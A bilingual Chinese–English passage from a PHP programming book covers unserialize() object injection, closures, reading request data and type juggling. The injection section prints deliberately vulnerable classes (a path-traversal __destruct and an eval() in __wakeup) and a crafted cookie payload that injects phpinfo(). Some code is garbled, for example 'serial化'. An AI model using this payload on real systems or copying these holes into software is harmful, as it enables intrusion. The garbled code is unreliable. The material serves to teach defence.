警告 不要将不可信的用户输入传递给`unserialize()`。反序列化可能导致代码被加载和执行，因为对象实例化和自动加载，恶意用户可能利用此漏洞。若需要向用户传递序列化数据，请使用安全的标准数据交换格式，如JSON（通过`json_decode()`和`json_encode()`）。

可能的攻击

- PHP 对象注入

PHP 对象注入

PHP对象注入是一种应用层漏洞，攻击者可能利用该漏洞执行多种恶意攻击，如代码注入、SQL注入、路径遍历和应用拒绝服务，具体取决于上下文环境。该漏洞发生在用户提供的输入未经过适当过滤就传递给PHP的`unserialize()`函数时。由于PHP支持对象序列化，攻击者可以向易受攻击的`unserialize()`调用传递特制的序列化字符串，从而将任意PHP对象注入到应用程序范围内。

要成功利用PHP对象注入漏洞，必须满足两个条件：

- 应用程序必须包含实现了PHP魔术方法（如`_wakeup`或`_destruct`）的类，这些方法可被用来执行恶意攻击或启动“POP链”。
- 攻击过程中使用的所有类必须在调用易受攻击的`unserialize()`时被声明，否则必须支持这些类的自动加载。

示例1 - 路径遍历攻击

下面的示例展示了一个具有可利用的`_destruct`方法的PHP类：

```
class Example1
{
    public $cache_file;

    function __construct()
    {
        // 一些PHP代码...
    }

    function __destruct()
    {
        $file = "/var/www/cache/tmp/{$this->cache_file}";
        if (file_exists($file)) @unlink($file);
    }
}

// 一些PHP代码...

$user_data = unserialize($_GET['data']);

// 一些PHP代码...
```

在此示例中，攻击者可能通过路径遍历攻击删除任意文件，例如请求以下URL：

Warning Do not pass untrusted user input to `unserialize()`. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this. Use a safe, standard data interchange format such as JSON (via `json_decode()` and `json_encode()`) if you need to pass serialized data to the user.

Possible Attacks

- PHP Object Injection

PHP Object Injection

PHP Object Injection is an application level vulnerability that could allow an attacker to perform different kinds of malicious attacks, such as Code Injection, SQL Injection, Path Traversal and Application Denial of Service, depending on the context. The vulnerability occurs when user-supplied input is not properly sanitized before being passed to the `unserialize()` PHP function. Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable `unserialize()` call, resulting in an arbitrary PHP object(s) injection into the application scope.

In order to successfully exploit a PHP Object Injection vulnerability two conditions must be met:

- The application must have a class which implements a PHP magic method (such as `_wakeup` or `_destruct`) that can be used to carry out malicious attacks, or to start a "POP chain".
- All of the classes used during the attack must be declared when the vulnerable `unserialize()` is being called, otherwise object autoloading must be supported for such classes.

Example 1 - Path Traversal Attack

The example below shows a PHP class with an exploitable `_destruct` method:

```
class Example1
{
    public $cache_file;

    function __construct()
    {
        // some PHP code...
    }

    function __destruct()
    {
        $file = "/var/www/cache/tmp/{$this->cache_file}";
        if (file_exists($file)) @unlink($file);
    }
}

// some PHP code...

$user_data = unserialize($_GET['data']);

// some PHP code...
```

In this example an attacker might be able to delete an arbitrary file via a Path Traversal attack, for e.g. requesting the following URL:

示例2 - 代码注入攻击

下面的示例展示了一个具有可利用的 `_wakeup` 方法的PHP类：

```
class Example2
{
    private $hook;

    function __construct()
    {
        // 一些PHP代码...
    }

    function __wakeup()
    {
        if (isset($this->hook)) eval($this->hook);
    }

    // 一些PHP代码...

    $user_data = unserialize($_COOKIE['data']);

    // 一些PHP代码...
}
```

在此示例中，攻击者可能通过发送如下HTTP请求来执行代码注入攻击：

```
GET /vuln.php HTTP/1.0
Host: testsite.com
Cookie:
data=0%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%
3B%22%3B%7D
Connection: close
```

其中cookie参数“data”是由以下脚本生成的：

```
class Example2
{
    private $hook = "phpinfo();";

    print urlencode(serial化(new Example2));
```

Example 2 - Code Injection attack

The example below shows a PHP class with an exploitable `_wakeup` method:

```
class Example2
{
    private $hook;

    function __construct()
    {
        // some PHP code...
    }

    function __wakeup()
    {
        if (isset($this->hook)) eval($this->hook);
    }

    // some PHP code...

    $user_data = unserialize($_COOKIE['data']);

    // some PHP code...
}
```

In this example an attacker might be able to perform a Code Injection attack by sending an HTTP request like this:

```
GET /vuln.php HTTP/1.0
Host: testsite.com
Cookie:
data=0%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%
3B%22%3B%7D
Connection: close
```

Where the cookie parameter "data" has been generated by the following script:

```
class Example2
{
    private $hook = "phpinfo();";

    print urlencode(serial化(new Example2));
```

第54章：闭包

第54.1节：闭包的基本用法

闭包 (closure) 是 PHP 中匿名函数的等价物，例如，没有名称的函数。即使从技术上讲这不完全正确，闭包的行为仍然与函数相同，只是多了几个额外的特性。

闭包不过是 Closure 类的一个对象，它是通过声明一个没有名称的函数创建的。例如：

```
<?php

$myClosure = function() {
    echo 'Hello world!';
};

$myClosure(); // 显示 "Hello world!"
```

请记住，\$myClosure 是 Closure 的一个实例，这样你才能清楚它真正能做什么（参见 <http://fr2.php.net/manual/en/class.closure.php>）

你需要闭包的经典情况是当你必须给函数传递一个 callable，比如 usort。

下面是一个示例，展示如何根据每个人的兄弟姐妹数量对数组进行排序：

```
<?php

$data = [
    [
        'name' => 'John',
        'nbrOfSiblings' => 2,
    ],
    [
        'name' => '斯坦',
        'nbrOfSiblings' => 1,
    ],
    [
        'name' => '汤姆',
        'nbrOfSiblings' => 3,
    ]
];

usort($data, function($e1, $e2) {
    if ($e1['nbrOfSiblings'] == $e2['nbrOfSiblings']) {
        return 0;
    }

    return $e1['nbrOfSiblings'] < $e2['nbrOfSiblings'] ? -1 : 1;
});

var_dump($data); // 将先显示斯坦，然后是约翰，最后是汤姆
```

第54.2节：使用外部变量

在闭包内部，可以使用特殊关键字use来使用外部变量。例如：

```
<?php
```

Chapter 54: Closure

Section 54.1: Basic usage of a closure

A **closure** is the PHP equivalent of an anonymous function, eg. a function that does not have a name. Even if that is technically not correct, the behavior of a closure remains the same as a function's, with a few extra features.

A closure is nothing but an object of the Closure class which is created by declaring a function without a name. For example:

```
<?php

$myClosure = function() {
    echo 'Hello world!';
};

$myClosure(); // Shows "Hello world!"
```

Keep in mind that \$myClosure is an instance of Closure so that you are aware of what you can truly do with it (cf. <http://fr2.php.net/manual/en/class.closure.php>)

The classic case you would need a Closure is when you have to give a callable to a function, for instance usort.

Here is an example where an array is sorted by the number of siblings of each person:

```
<?php

$data = [
    [
        'name' => 'John',
        'nbrOfSiblings' => 2,
    ],
    [
        'name' => 'Stan',
        'nbrOfSiblings' => 1,
    ],
    [
        'name' => 'Tom',
        'nbrOfSiblings' => 3,
    ]
];

usort($data, function($e1, $e2) {
    if ($e1['nbrOfSiblings'] == $e2['nbrOfSiblings']) {
        return 0;
    }

    return $e1['nbrOfSiblings'] < $e2['nbrOfSiblings'] ? -1 : 1;
});

var_dump($data); // Will show Stan first, then John and finally Tom
```

Section 54.2: Using external variables

It is possible, inside a closure, to use an external variable with the special keyword **use**. For instance:

```
<?php
```

```
$quantity = 1;

$calculator = function($number) use($quantity) {
    return $number + $quantity;
};

var_dump($calculator(2)); // 显示 "3"
```

您可以进一步创建“动态”闭包。可以创建一个函数，根据您想要添加的数量返回特定的计算器。例如：

```
<?php

function createCalculator($quantity) {
    return function($number) use($quantity) {
        return $number + $quantity;
    };
}

$calculator1 = createCalculator(1);
$calculator2 = createCalculator(2);

var_dump($calculator1(2)); // 显示 "3"
var_dump($calculator2(2)); // 显示 "4"
```

第54.3节：基本闭包绑定

如前所述，闭包不过是Closure类的一个实例，可以调用不同的方法。其中之一是bindTo，给定一个闭包，它将返回一个绑定到指定对象的新闭包。例如：

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($PropertyValue)
    {
        $this->property = $PropertyValue;
    }
}

$instance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($instance);

$myBoundClosure(); // 显示 "Hello world!"
```

第54.4节：闭包绑定与作用域

让我们来看这个例子：

```
<?php
```

```
$quantity = 1;

$calculator = function($number) use($quantity) {
    return $number + $quantity;
};

var_dump($calculator(2)); // Shows "3"
```

You can go further by creating "dynamic" closures. It is possible to create a function that returns a specific calculator, depending on the quantity you want to add. For example:

```
<?php

function createCalculator($quantity) {
    return function($number) use($quantity) {
        return $number + $quantity;
    };
}

$calculator1 = createCalculator(1);
$calculator2 = createCalculator(2);

var_dump($calculator1(2)); // Shows "3"
var_dump($calculator2(2)); // Shows "4"
```

Section 54.3: Basic closure binding

As seen previously, a closure is nothing but an instance of the Closure class, and different methods can be invoked on them. One of them is bindTo, which, given a closure, will return a new one that is bound to a given object. For example:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($PropertyValue)
    {
        $this->property = $PropertyValue;
    }
}

$instance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($instance);

$myBoundClosure(); // Shows "Hello world!"
```

Section 54.4: Closure binding and scope

Let's consider this example:

```
<?php
```

```

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($PropertyValue)
    {
        $this->property = $PropertyValue;
    }
}

$instance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($instance);

$myBoundClosure(); // 显示 "Hello world!"

```

尝试将`property`的可见性改为`protected`或`private`。你会得到一个致命错误，提示你无权访问该属性。确实，即使闭包已经绑定到对象，闭包被调用的作用域并不是拥有该访问权限的作用域。这就是`bindTo`的第二个参数的作用。

如果属性是`private`，唯一能访问它的方法是从允许访问的作用域访问，即类的作用域。在刚才的代码示例中，作用域没有被指定，这意味着闭包是在创建闭包时使用的相同作用域中被调用的。让我们修改一下：

```

<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    private $property; // $property 现在是私有的

    public function __construct($PropertyValue)
    {
        $this->property = $PropertyValue;
    }
}

$instance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($instance, MyClass::class);

$myBoundClosure(); // 显示 "Hello world!"

```

如前所述，如果不使用这个第二个参数，闭包将在创建闭包时使用的相同上下文中被调用。例如，在方法的类内部创建的闭包，在对象上下文中调用时，其作用域将与该方法相同：

```

<?php

class MyClass
{
    private $property;

    public function __construct($PropertyValue)

```

```

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($PropertyValue)
    {
        $this->property = $PropertyValue;
    }
}

$instance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($instance);

$myBoundClosure(); // Shows "Hello world!"

```

Try to change the property visibility to either `protected` or `private`. You get a fatal error indicating that you do not have access to this property. Indeed, even if the closure has been bound to the object, the scope in which the closure is invoked is not the one needed to have that access. That is what the second argument of `bindTo` is for.

The only way for a property to be accessed if it's `private` is that it is accessed from a scope that allows it, ie. the class's scope. In the just previous code example, the scope has not been specified, which means that the closure has been invoked in the same scope as the one used where the closure has been created. Let's change that:

```

<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    private $property; // $property is now private

    public function __construct($PropertyValue)
    {
        $this->property = $PropertyValue;
    }
}

$instance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($instance, MyClass::class);

$myBoundClosure(); // Shows "Hello world!"

```

As just said, if this second parameter is not used, the closure is invoked in the same context as the one used where the closure has been created. For example, a closure created inside a method's class which is invoked in an object context will have the same scope as the method's:

```

<?php

class MyClass
{
    private $property;

    public function __construct($PropertyValue)

```

```

{
    $this->property = $PropertyValue;
}

public function getDisplayer()
{
    return function() {
        echo $this->property;
    };
}

$myInstance = new MyClass('Hello world!');

$displayer = $myInstance->getDisplayer();
$displayer(); // 显示 "Hello world!"

```

第54.5节：为一次调用绑定闭包

自PHP7起，借助call方法，可以仅为一次调用绑定闭包。例如：

```

<?php

class MyClass
{
    private $property;

    public function __construct($PropertyValue)
    {
        $this->property = $PropertyValue;
    }

    $myClosure = function() {
        echo $this->property;
    };

    $myInstance = new MyClass('Hello world!');

    $myClosure->call($myInstance); // 显示 "Hello world!"

```

与bindTo方法不同，这里无需担心作用域。此次调用使用的作用域与访问或调用\$myInstance的属性时使用的作用域相同。

第54.6节：使用闭包实现观察者模式

一般来说，观察者是一个类，当被观察对象发生某个动作时，会调用该类的特定方法。在某些情况下，闭包足以实现观察者设计模式。

下面是这样一个实现的详细示例。我们先声明一个类，其目的是在其属性发生变化时通知观察者。

```

<?php

class ObservedStuff implements SplSubject
{
    protected $property;
    protected $observers = [];

```

```

{
    $this->property = $PropertyValue;
}

public function getDisplayer()
{
    return function() {
        echo $this->property;
    };
}

$myInstance = new MyClass('Hello world!');

$displayer = $myInstance->getDisplayer();
$displayer(); // Shows "Hello world!"

```

Section 54.5: Binding a closure for one call

Since PHP7, it is possible to bind a closure just for one call, thanks to the [call](#) method. For instance:

```

<?php

class MyClass
{
    private $property;

    public function __construct($PropertyValue)
    {
        $this->property = $PropertyValue;
    }

    $myClosure = function() {
        echo $this->property;
    };

    $myInstance = new MyClass('Hello world!');

    $myClosure->call($myInstance); // Shows "Hello world!"

```

As opposed to the bindTo method, there is no scope to worry about. The scope used for this call is the same as the one used when accessing or invoking a property of \$myInstance.

Section 54.6: Use closures to implement observer pattern

In general, an observer is a class with a specific method being called when an action on the observed object occurs. In certain situations, closures can be enough to implement the observer design pattern.

Here is a detailed example of such an implementation. Let's first declare a class whose purpose is to notify observers when its property is changed.

```

<?php

class ObservedStuff implements SplSubject
{
    protected $property;
    protected $observers = [];

```

```

public function attach(SplObserver $observer)
{
    $this->observers[] = $observer;
    return $this;
}

public function detach(SplObserver $observer)
{
    if (false !== $key = array_search($observer, $this->observers, true)) {
        unset($this->observers[$key]);
    }
}

public function notify()
{
    foreach ($this->observers as $observer) {
        $observer->update($this);
    }
}

public function getProperty()
{
    return $this->property;
}

public function setProperty($property)
{
    $this->property = $property;
    $this->notify();
}

```

接下来，声明将表示不同观察者的类。

```

<?php

class NamedObserver implements SplObserver
{
    protected $name;
    protected $closure;

    public function __construct(Closure $closure, $name)
    {
        $this->closure = $closure->bindTo($this, $this);
        $this->name = $name;
    }

    public function update(SplSubject $subject)
    {
        $closure = $this->closure;
        $closure($subject);
    }
}

```

让我们最终测试一下这个：

```

<?php

$o = new ObservedStuff;

$observer1 = function(SplSubject $subject) {

```

```

public function attach(SplObserver $observer)
{
    $this->observers[] = $observer;
    return $this;
}

public function detach(SplObserver $observer)
{
    if (false !== $key = array_search($observer, $this->observers, true)) {
        unset($this->observers[$key]);
    }
}

public function notify()
{
    foreach ($this->observers as $observer) {
        $observer->update($this);
    }
}

public function getProperty()
{
    return $this->property;
}

public function setProperty($property)
{
    $this->property = $property;
    $this->notify();
}

```

Then, let's declare the class that will represent the different observers.

```

<?php

class NamedObserver implements SplObserver
{
    protected $name;
    protected $closure;

    public function __construct(Closure $closure, $name)
    {
        $this->closure = $closure->bindTo($this, $this);
        $this->name = $name;
    }

    public function update(SplSubject $subject)
    {
        $closure = $this->closure;
        $closure($subject);
    }
}

```

Let's finally test this:

```

<?php

$o = new ObservedStuff;

$observer1 = function(SplSubject $subject) {

```

```

echo $this->name, '已被通知！新属性值：', $subject->getProperty(), ""};

$observer2 = function(SplSubject $subject) {
    echo $this->name, '已被通知！新属性值：', $subject->getProperty(), ""};

$o->attach(new NamedObserver($observer1, 'Observer1'))
->attach(new NamedObserver($observer2, 'Observer2'));

$o->setProperty('Hello world!');
// 显示：
// 观察者1已被通知！新属性值：Hello world!
// 观察者2已被通知！新属性值：Hello world!

```

请注意，此示例之所以有效，是因为观察者具有相同的性质（它们都是“命名观察者”）。

```

echo $this->name, ' has been notified! New property value: ', $subject->getProperty(), "\n";
};

$observer2 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(), "\n";
};

$o->attach(new NamedObserver($observer1, 'Observer1'))
->attach(new NamedObserver($observer2, 'Observer2'));

$o->setProperty('Hello world!');
// Shows:
// Observer1 has been notified! New property value: Hello world!
// Observer2 has been notified! New property value: Hello world!

```

Note that this example works because the observers share the same nature (they are both "named observers.")

第55章：读取请求数据

第55.1节：读取原始POST数据

通常，POST请求中发送的数据是结构化的键/值对，MIME类型为application/x-www-form-urlencoded。然而，许多应用程序（如Web服务）需要发送原始数据，通常是XML或JSON格式的数据。可以使用以下两种方法之一读取这些数据。

php://input 是一个流，提供对原始请求体的访问。

```
$rawdata = file_get_contents("php://input");
// 假设我们得到了JSON
$decoded = json_decode($rawdata);
版本 < 5.6
```

\$HTTP_RAW_POST_DATA 是一个包含原始POST数据的全局变量。只有在 always_populate_raw_post_data 指令在 `php.ini` 中启用时才可用。

```
$rawdata = $HTTP_RAW_POST_DATA;
// 或者我们可能得到XML
$decoded = simplexml_load_string($rawdata);
```

该变量自PHP 5.6版本起已被弃用，并在PHP 7.0中移除。

请注意，当内容类型设置为 `multipart/form-data`（用于文件上传）时，这些方法均不可用。

第55.2节：读取POST数据

POST请求的数据以关联数组的形式存储在超全局变量 `$_POST` 中。

请注意，访问不存在的数组项会产生通知，因此应始终使用 `isset()` 或 `empty()` 函数，或空合并运算符进行存在性检查。

示例：

```
$from = isset($_POST["name"]) ? $_POST["name"] : "NO NAME";
$message = isset($_POST["message"]) ? $_POST["message"] : "NO MESSAGE";

echo "Message from $from: $message";
版本 ≥ 7.0
[from = $_POST["name"] ?? "NO NAME";
$message = $_POST["message"] ?? "NO MESSAGE";

echo "Message from $from: $message";
```

第55.3节：读取GET数据

GET请求的数据以关联数组的形式存储在超全局变量 `$_GET` 中。

请注意，访问不存在的数组项会产生通知，因此应始终使用 `isset()` 或 `empty()` 函数，或空合并运算符进行存在性检查。

示例：(针对URL /topics.php?author=alice&topic=php)

Chapter 55: Reading Request Data

Section 55.1: Reading raw POST data

Usually data sent in a POST request is structured key/value pairs with a MIME type of application/x-www-form-urlencoded. However many applications such as web services require raw data, often in XML or JSON format, to be sent instead. This data can be read using one of two methods.

`php://input` is a stream that provides access to the raw request body.

```
$rawdata = file_get_contents("php://input");
// Let's say we got JSON
$decoded = json_decode($rawdata);
Version < 5.6
```

\$HTTP_RAW_POST_DATA is a global variable that contains the raw POST data. It is only available if the `always_populate_raw_post_data` directive in `php.ini` is enabled.

```
$rawdata = $HTTP_RAW_POST_DATA;
// Or maybe we get XML
$decoded = simplexml_load_string($rawdata);
```

This variable has been deprecated since PHP version 5.6, and was removed in PHP 7.0.

Note that neither of these methods are available when the content type is set to `multipart/form-data`, which is used for file uploads.

Section 55.2: Reading POST data

Data from a POST request is stored in the [superglobal](#) `$_POST` in the form of an associative array.

Note that accessing a non-existent array item generates a notice, so existence should always be checked with the `isset()` or `empty()` functions, or the null coalesce operator.

Example:

```
$from = isset($_POST["name"]) ? $_POST["name"] : "NO NAME";
$message = isset($_POST["message"]) ? $_POST["message"] : "NO MESSAGE";

echo "Message from $from: $message";
Version ≥ 7.0
[from = $_POST["name"] ?? "NO NAME";
$message = $_POST["message"] ?? "NO MESSAGE";

echo "Message from $from: $message";
```

Section 55.3: Reading GET data

Data from a GET request is stored in the [superglobal](#) `$_GET` in the form of an associative array.

Note that accessing a non-existent array item generates a notice, so existence should always be checked with the `isset()` or `empty()` functions, or the null coalesce operator.

Example: (for URL /topics.php?author=alice&topic=php)

```

$author = isset($_GET["author"]) ? $_GET["author"] : "NO AUTHOR";
$topic = isset($_GET["topic"]) ? $_GET["topic"] : "NO TOPIC";

echo "Showing posts from $author about $topic";
版本 ≥ 7.0
$author = $_GET["author"] ?? "NO AUTHOR";
$topic = $_GET["topic"] ?? "NO TOPIC";

echo "Showing posts from $author about $topic";

```

第55.4节：处理文件上传错误

超全局变量 `$_FILES["FILE_NAME"]['error']` (其中 "FILE_NAME" 是表单中文件输入的name属性值) 可能包含以下值之一：

1. UPLOAD_ERR_OK - 没有错误，文件上传成功。
2. UPLOAD_ERR_INI_SIZE - 上传的文件超过了php.ini中的 `upload_max_filesize` 指令限制。
3. UPLOAD_ERR_PARTIAL - 上传的文件超过了 HTML 中指定的 `MAX_FILE_SIZE` 指令限制。
表单。
4. UPLOAD_ERR_NO_FILE - 没有上传文件。
5. UPLOAD_ERR_NO_TMP_DIR - 缺少临时文件夹。 (PHP 5.0.3 及以后版本)
6. UPLOAD_ERR_CANT_WRITE - 写入文件到磁盘失败。 (PHP 5.1.0 及以后版本)
7. UPLOAD_ERR_EXTENSION - PHP 扩展停止了文件上传。 (PHP 5.2.0 及以后版本)

检查错误的基本方法如下：

```

<?php
$fileError = $_FILES["FILE_NAME"]["error"]; // 其中 FILE_NAME 是表单中文件输入的 name 属性

switch($fileError) {
    case UPLOAD_ERR_INI_SIZE:
        // 超过 php.ini 中的最大大小
        break;
    case UPLOAD_ERR_PARTIAL:
        // 超过 HTML 表单中的最大大小
        break;
    case UPLOAD_ERR_NO_FILE:
        // 没有上传文件
        break;
    case UPLOAD_ERR_NO_TMP_DIR:
        // 没有可写入的 /tmp 目录
        break;
    case UPLOAD_ERR_CANT_WRITE:
        // 写入磁盘时出错
        break;
    default:
        // 没有遇到错误！呼！
        break;
}

```

第 55.5 节：通过 POST 传递数组

通常，提交到 PHP 的 HTML 表单元素会产生单个值。例如：

```

<pre>
<?php print_r($_POST);?>
</pre>

```

```

$author = isset($_GET["author"]) ? $_GET["author"] : "NO AUTHOR";
$topic = isset($_GET["topic"]) ? $_GET["topic"] : "NO TOPIC";

echo "Showing posts from $author about $topic";
Version ≥ 7.0
$author = $_GET["author"] ?? "NO AUTHOR";
$topic = $_GET["topic"] ?? "NO TOPIC";

echo "Showing posts from $author about $topic";

```

Section 55.4: Handling file upload errors

The `$_FILES["FILE_NAME"]['error']` (where "FILE_NAME" is the value of the name attribute of the file input, present in your form) might contain one of the following values:

1. UPLOAD_ERR_OK - There is no error, the file uploaded with success.
2. UPLOAD_ERR_INI_SIZE - The uploaded file exceeds the `upload_max_filesize` directive in `php.ini`.
3. UPLOAD_ERR_PARTIAL - The uploaded file exceeds the `MAX_FILE_SIZE` directive that was specified in the HTML form.
4. UPLOAD_ERR_NO_FILE - No file was uploaded.
5. UPLOAD_ERR_NO_TMP_DIR - Missing a temporary folder. (From PHP 5.0.3).
6. UPLOAD_ERR_CANT_WRITE - Failed to write file to disk. (From PHP 5.1.0).
7. UPLOAD_ERR_EXTENSION - A PHP extension stopped the file upload. (From PHP 5.2.0).

An basic way to check for the errors, is as follows:

```

<?php
$fileError = $_FILES["FILE_NAME"]["error"]; // where FILE_NAME is the name attribute of the file
input in your form
switch($fileError) {
    case UPLOAD_ERR_INI_SIZE:
        // Exceeds max size in php.ini
        break;
    case UPLOAD_ERR_PARTIAL:
        // Exceeds max size in html form
        break;
    case UPLOAD_ERR_NO_FILE:
        // No file was uploaded
        break;
    case UPLOAD_ERR_NO_TMP_DIR:
        // No /tmp dir to write to
        break;
    case UPLOAD_ERR_CANT_WRITE:
        // Error writing to disk
        break;
    default:
        // No error was faced! Phew!
        break;
}

```

Section 55.5: Passing arrays by POST

Usually, an HTML form element submitted to PHP results in a single value. For example:

```

<pre>
<?php print_r($_POST);?>
</pre>

```

```
<form method="post">
    <input type="hidden" name="foo" value="bar"/>
    <button type="submit">提交</button>
</form>
```

这将产生以下输出：

```
数组
(
    [foo] => bar
)
```

但是，有时你可能想传递一个值数组。这可以通过在HTML元素的名称后添加类似PHP的后缀来实现：

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[]" value="bar"/>
    <input type="hidden" name="foo[]" value="baz"/>
    <button type="submit">提交</button>
</form>
```

这将产生以下输出：

```
数组
(
    [foo] => 数组
        (
            [0] => bar
            [1] => baz
        )
)
```

你也可以指定数组索引，既可以是数字也可以是字符串：

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[42]" value="bar"/>
    <input type="hidden" name="foo[foo]" value="baz"/>
    <button type="submit">提交</button>
</form>
```

返回如下输出：

```
数组
(
    [foo] => 数组
        (
            [42] => bar
            [foo] => baz
        )
)
```

```
<form method="post">
    <input type="hidden" name="foo" value="bar"/>
    <button type="submit">Submit</button>
</form>
```

This results in the following output:

```
Array
(
    [foo] => bar
)
```

However, there may be cases where you want to pass an array of values. This can be done by adding a PHP-like suffix to the name of the HTML elements:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[]" value="bar"/>
    <input type="hidden" name="foo[]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

This results in the following output:

```
Array
(
    [foo] => Array
        (
            [0] => bar
            [1] => baz
        )
)
```

You can also specify the array indices, as either numbers or strings:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[42]" value="bar"/>
    <input type="hidden" name="foo[foo]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

Which returns this output:

```
Array
(
    [foo] => Array
        (
            [42] => bar
            [foo] => baz
        )
)
```

这种技术可以用来避免对\$_POST数组进行后处理循环，使你的代码更简洁、更精炼。

第55.6节：使用HTTP PUT上传文件

PHP支持HTTP PUT方法，该方法被一些客户端用来在服务器上存储文件。PUT请求比使用POST请求上传文件要简单得多，格式大致如下：

```
PUT /路径/文件名.html HTTP/1.1
```

然后在你的 PHP 代码中，你可以这样做：

```
<?php
/* PUT 数据通过标准输入流传入 */
$putdata = fopen("php://input", "r");

/* 打开一个文件用于写入 */
$fp = fopen("putfile.ext", "w");

/* 每次读取 1 KB 数据
   并写入文件 */
while ($data = fread($putdata, 1024))
    fwrite($fp, $data);

/* 关闭流 */
fclose($fp);
fclose($putdata);
?>
```

此外 [here](#) 你可以阅读关于通过 HTTP PUT 接收文件的有趣的 Stack Overflow 问题/答案。

This technique can be used to avoid post-processing loops over the `$_POST` array, making your code leaner and more concise.

Section 55.6: Uploading files with HTTP PUT

[PHP provides support](#) for the HTTP PUT method used by some clients to store files on a server. PUT requests are much simpler than a file upload using POST requests and they look something like this:

```
PUT /path/filename.html HTTP/1.1
```

Into your PHP code you would then do something like this:

```
<?php
/* PUT data comes in on the stdin stream */
$putdata = fopen("php://input", "r");

/* Open a file for writing */
$fp = fopen("putfile.ext", "w");

/* Read the data 1 KB at a time
   and write to the file */
while ($data = fread($putdata, 1024))
    fwrite($fp, $data);

/* Close the streams */
fclose($fp);
fclose($putdata);
?>
```

Also [here](#) you can read interesting SO question/answers about receiving file via HTTP PUT.

第56章：类型转换和非严格比较问题

第56.1节：什么是类型转换？

PHP 是一种弱类型语言。这意味着默认情况下，它不要求表达式中的操作数具有相同（或兼容）的类型。例如，你可以将数字附加到字符串后面，并期望它能正常工作。

```
var_dump ("这是示例数字 " . 1);
```

输出将是：

```
string(24) "这是示例数字 1"
```

PHP 通过自动将不兼容的变量类型转换为允许所请求操作发生的类型来实现这一点。在上述情况下，它会将整数字面量 1 转换为字符串，这意味着它可以连接到前面的字符串字面上。这被称为类型转换。这是 PHP 的一个非常强大的特性，但如果你不了解它，也可能让你抓狂，甚至导致安全问题。

考虑以下情况：

```
if (1 == $variable) {  
    // 执行某些操作  
}
```

程序员的意图似乎是在检查变量的值是否为 1。但如果 \$variable 的值是“1又二分之一”呢？答案可能会让你感到惊讶。

```
$variable = "1 and a half";  
var_dump (1 == $variable);
```

结果是：

```
bool(true)
```

为什么会发生这种情况？这是因为 PHP 发现字符串 "1 and a half" 不是整数，但它需要是整数才能与整数 1 进行比较。PHP 并没有报错，而是启动了类型转换，尝试将变量转换为整数。它通过取字符串开头所有可以转换为整数的字符来进行转换，一旦遇到不能作为数字处理的字符就停止。因此，"1 and a half" 被转换成整数 1。

诚然，这是一个非常牵强的例子，但它有助于说明问题。接下来的几个例子将涵盖我在实际软件中遇到的由类型转换引起的错误情况。

第56.2节：从文件读取

当从文件中读取时，我们希望能够知道何时已经到达该文件的末尾。知道这一点 fgets() 在文件末尾返回假，我们可以将其用作循环的条件。然而，如果数据

Chapter 56: Type juggling and Non-Strict Comparison Issues

Section 56.1: What is Type Juggling?

PHP is a loosely typed language. This means that, by default, it doesn't require operands in an expression to be of the same (or compatible) types. For example, you can append a number to a string and expect it to work.

```
var_dump ("This is example number " . 1);
```

The output will be:

```
string(24) "This is example number 1"
```

PHP accomplishes this by automatically casting incompatible variable types into types that allow the requested operation to take place. In the case above, it will cast the integer literal 1 into a string, meaning that it can be concatenated onto the preceding string literal. This is referred to as type juggling. This is a very powerful feature of PHP, but it is also a feature that can lead you to a lot of hair-pulling if you are not aware of it, and can even lead to security problems.

Consider the following:

```
if (1 == $variable) {  
    // do something  
}
```

The intent appears to be that the programmer is checking that a variable has a value of 1. But what happens if \$variable has a value of "1 and a half" instead? The answer might surprise you.

```
$variable = "1 and a half";  
var_dump (1 == $variable);
```

The result is:

```
bool(true)
```

Why has this happened? It's because PHP realised that the string "1 and a half" isn't an integer, but it needs to be in order to compare it to integer 1. Instead of failing, PHP initiates type juggling and, attempts to convert the variable into an integer. It does this by taking all the characters at the start of the string that can be cast to integer and casting them. It stops as soon as it encounters a character that can't be treated as a number. Therefore "1 and a half" gets cast to integer 1.

Granted, this is a very contrived example, but it serves to demonstrate the issue. The next few examples will cover some cases where I've run into errors caused by type juggling that happened in real software.

Section 56.2: Reading from a file

When reading from a file, we want to be able to know when we've reached the end of that file. Knowing that fgets() returns false at the end of the file, we might use this as the condition for a loop. However, if the data

如果上一次读取返回的内容恰好被评估为布尔值 `false`, 则可能导致我们的文件读取循环过早终止。

```
$handle = fopen ("/path/to/my/file", "r");

if ($handle === false) {
    throw new Exception ("无法打开文件进行读取");
}

while ($data = fgets($handle)) {echo (
    当前文件行是 $data);}

fclose ($handle);
```

如果被读取的文件包含空行, `while` 循环将在该点终止, 因为空字符串被评估为布尔值 `false`。

相反, 我们可以使用严格相等运算符显式检查布尔值 `false`:

```
while (($data = fgets($handle)) !== false) {echo ("当前
    文件行是 $data");}
```

注意这是一个人为构造的示例; 在实际中我们会使用以下循环:

```
while (!feof($handle)) {$data
